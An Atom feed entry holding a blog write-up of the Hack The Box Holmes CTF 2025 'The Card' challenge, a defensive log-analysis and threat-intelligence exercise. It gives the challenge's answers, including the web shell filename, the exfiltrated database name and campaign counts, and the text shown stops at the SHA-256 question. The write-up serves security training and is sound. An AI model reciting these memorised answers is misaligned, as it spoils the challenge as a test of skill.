<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://thewatchnode.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://thewatchnode.com/" rel="alternate" type="text/html" /><updated>2026-04-23T08:53:37-01:00</updated><id>https://thewatchnode.com/feed.xml</id><title type="html">TheWatchNode</title><subtitle>TheWatchNode serves as a platform where I catalog and refine my IT security experiences.</subtitle><author><name>Sentry42</name></author><entry><title type="html">HTB Holmes CTF 2025 - The Card (easy)</title><link href="https://thewatchnode.com/ctf/htb-holmes-ctf-2025-card/" rel="alternate" type="text/html" title="HTB Holmes CTF 2025 - The Card (easy)" /><published>2025-09-30T00:00:00-01:00</published><updated>2025-09-30T00:00:00-01:00</updated><id>https://thewatchnode.com/ctf/htb-holmes-ctf-2025-card</id><content type="html" xml:base="https://thewatchnode.com/ctf/htb-holmes-ctf-2025-card/"><![CDATA[<h2 id="the-card">The Card</h2>

<blockquote>
  <p>Holmes receives a breadcrumb from Dr. Nicole Vale - fragments from a string of cyber incidents across Cogwork-1. Each lead ends the same way: a digital calling card signed JM.</p>
</blockquote>

<p>We are given 3 files and we can spawn 3 docker containers.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>tree The_Card 
The_Card
├── access.log
├── application.log
└── waf.log

1 directory, 3 files
</code></pre></div></div>

<p>The first thing we do is to get a brief overview of every single element that we have.
Here, the file names are pretty explicit but it is still a good thing to check what is logged exactly and how.</p>

<ul>
  <li>the access.log file shows the first information we can get about web requests, that’s to say
    <ul>
      <li>the timestamp</li>
      <li>the client IP address</li>
      <li>the HTTP method</li>
      <li>the requested path</li>
      <li>the HTTP protocol version</li>
      <li>the HTTP status code</li>
      <li>the size of the response</li>
      <li>the User-Agent string (that identifies the client software)</li>
    </ul>
  </li>
</ul>

<p>Here is an example of an entry :</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-05-01 08:23:12 121.36.37.224 - - [01/May/2025:08:23:12 +0000] "GET /robots.txt HTTP/1.1" 200 847 "-" "Lilnunc/4A4D - SpecterEye"
</code></pre></div></div>

<ul>

  <li>the application.log file shows detections of suspicious actions performed on the website</li>
</ul>

<p>Example :
<img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/application-log-view.png" alt="application.log file view" /></p>

<ul>

  <li>the waf.log file shows the actions on the network that triggered certain rules and their resultant actions</li>
</ul>

<p>Example : 
<img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/waf-log-view.png" alt="waf.log file view" /></p>

<ul>
  <li>the docker containers give access to very simplified Threat Intelligence platforms</li>
</ul>

<p class="notice--info"><strong>Info notice :</strong>
This CTF is question-oriented. Note that the answers were not necessarily found in the same order as the questions.</p>

<h2 id="the-first-user-agent-used-by-the-attacker">The first user-agent used by the attacker</h2>

<blockquote>
  <p>Analyze the provided logs and identify what is the first User-Agent used by the attacker against Nicole Vale’s honeypot. (string)</p>
</blockquote>

<p>Nicole Vale is an investigator and seems to have caught the enemy in action.</p>

<p>The user-agent is pretty obvious in the access logs in the User-agent string at the end of each entry :
“Lilnunc/4A4D - SpecterEye”</p>

<h2 id="the-deployed-web-shell">The deployed web shell</h2>

<blockquote>
  <p>It appears the threat actor deployed a web shell after bypassing the WAF. What is the file name? (filename.ext)</p>
</blockquote>


<p>There, we hope for a kind of web shell detection, so I use ctrl-F in <code class="language-plaintext highlighter-rouge">waf.log</code> and find a very useful “WEBSHELL_DEPLOYMENT” rule :</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/waf-webshell-deployment-rule.png" alt="waf.log : WEBSHELL_DEPLOYMENT rule" /></p>


<p>Notice the multiple unknown errors (from <code class="language-plaintext highlighter-rouge">2025-05-15 11:23:45</code>) above provoked by command injections that allowed that deployment.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/cmd-injection.png" alt="waf.log : WEBSHELL_DEPLOYMENT rule" /></p>

<p>The webshell that is deployed is <code class="language-plaintext highlighter-rouge">temp_4A4D.php</code></p>

<h2 id="the-exfiltrated-database">The exfiltrated database</h2>

<blockquote>
  <p>The threat actor also managed to exfiltrate some data. What is the name of the database that was exfiltrated? (filename.ext)</p>
</blockquote>


<p>We were hoping to find another “exfiltration” rule and luckily found it on the first try. We could also find the file by searching for a database extension like <code class="language-plaintext highlighter-rouge">.sql</code>.
Reallistically, it would be better to search for a file compression with the different tools that exist as a keyword (<code class="language-plaintext highlighter-rouge">zip</code>, <code class="language-plaintext highlighter-rouge">7z</code>, <code class="language-plaintext highlighter-rouge">tar</code>, etc…). It is indeed used there for data staging :</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/app-db-exfil.png" alt="application.log : data staging detection" /></p>

<p>The exfiltrated database is <code class="language-plaintext highlighter-rouge">database_dump_4A4D.sql</code></p>

<h2 id="recurring-string-for-threat-actor-attribution">Recurring string for threat actor attribution</h2>

<blockquote>
  <p>During the attack, a seemingly meaningless string seems to be recurring. Which one is it? (string)</p>
</blockquote>

<p>Here, the string is very obvious. Threat actors tend to leave recurrent traces behind that allow investigators to attribute a malicious activity to a specific entity (a person, an organization, an entire nation…).
For example, in a <a href="https://www.mandiant.com/">Mandiant</a> report, a specific pattern had been found in email nicknames, that led to identify the person behind them.
In another report, specific ways of creating functions in a malware helped investigators to recognize the <a href="https://www.crowdstrike.com/en-us/cybersecurity-101/threat-intelligence/advanced-persistent-threat-apt/">APT (Advanced Persistent Threat)</a> behind it.</p>

<p>Threat actors’ habits and/or ego can betray their “footprints”. Here, the reccurent string is <code class="language-plaintext highlighter-rouge">4A4D</code> which is the hexadecimal value for <code class="language-plaintext highlighter-rouge">JM</code>.
Since we are helping Sherlock Holmes, we suppose JM could be the initials of James Moriarty.</p>

<h2 id="identifying-the-campaigns-linked-to-the-attack">Identifying the campaigns linked to the attack</h2>

<blockquote>
  <p>OmniYard-3 (formerly Scotland Yard) has granted you access to its CTI platform. Browse to the first IP:port address and count how many campaigns appear to be linked to the honeypot attack.</p>
</blockquote>


<p>Once on the CTI platform, we put <code class="language-plaintext highlighter-rouge">4A4D</code> in the filter section, since it is a reccuring artifact. We find an organization named <code class="language-plaintext highlighter-rouge">JM</code>. It is linked to 5 campaigns on the platform, in bright red rounds.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/CTI-4A4D-campaigns.png" alt="CTI platform : &quot;4A4D&quot; filter" /></p>

<h2 id="size-of-the-campaigns-arsenal">Size of the campaigns’ arsenal</h2>

<blockquote>
  <p>How many tools and malware in total are linked to the previously identified campaigns? (number)</p>
</blockquote>


<p>Zooming out with no filter gives us an entire overview of the artifacts that are linked to the JM organization. The red rounds with a virus icon are the malwares and the orange rounds with the wrench icon are the tools.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/CTI-arsenal2.png" alt="CTI platform : &quot;4A4D&quot; filter" /></p>

<p>We count 9 of them in total.</p>

<h2 id="the-sha256-hash-of-the-unique-malware">The SHA256 hash of the unique malware</h2>

<blockquote>
  <p>It appears that the threat actor has always used the same malware in their campaigns. What is its SHA-256 hash? (sha-256 hash)</p>
</blockquote>


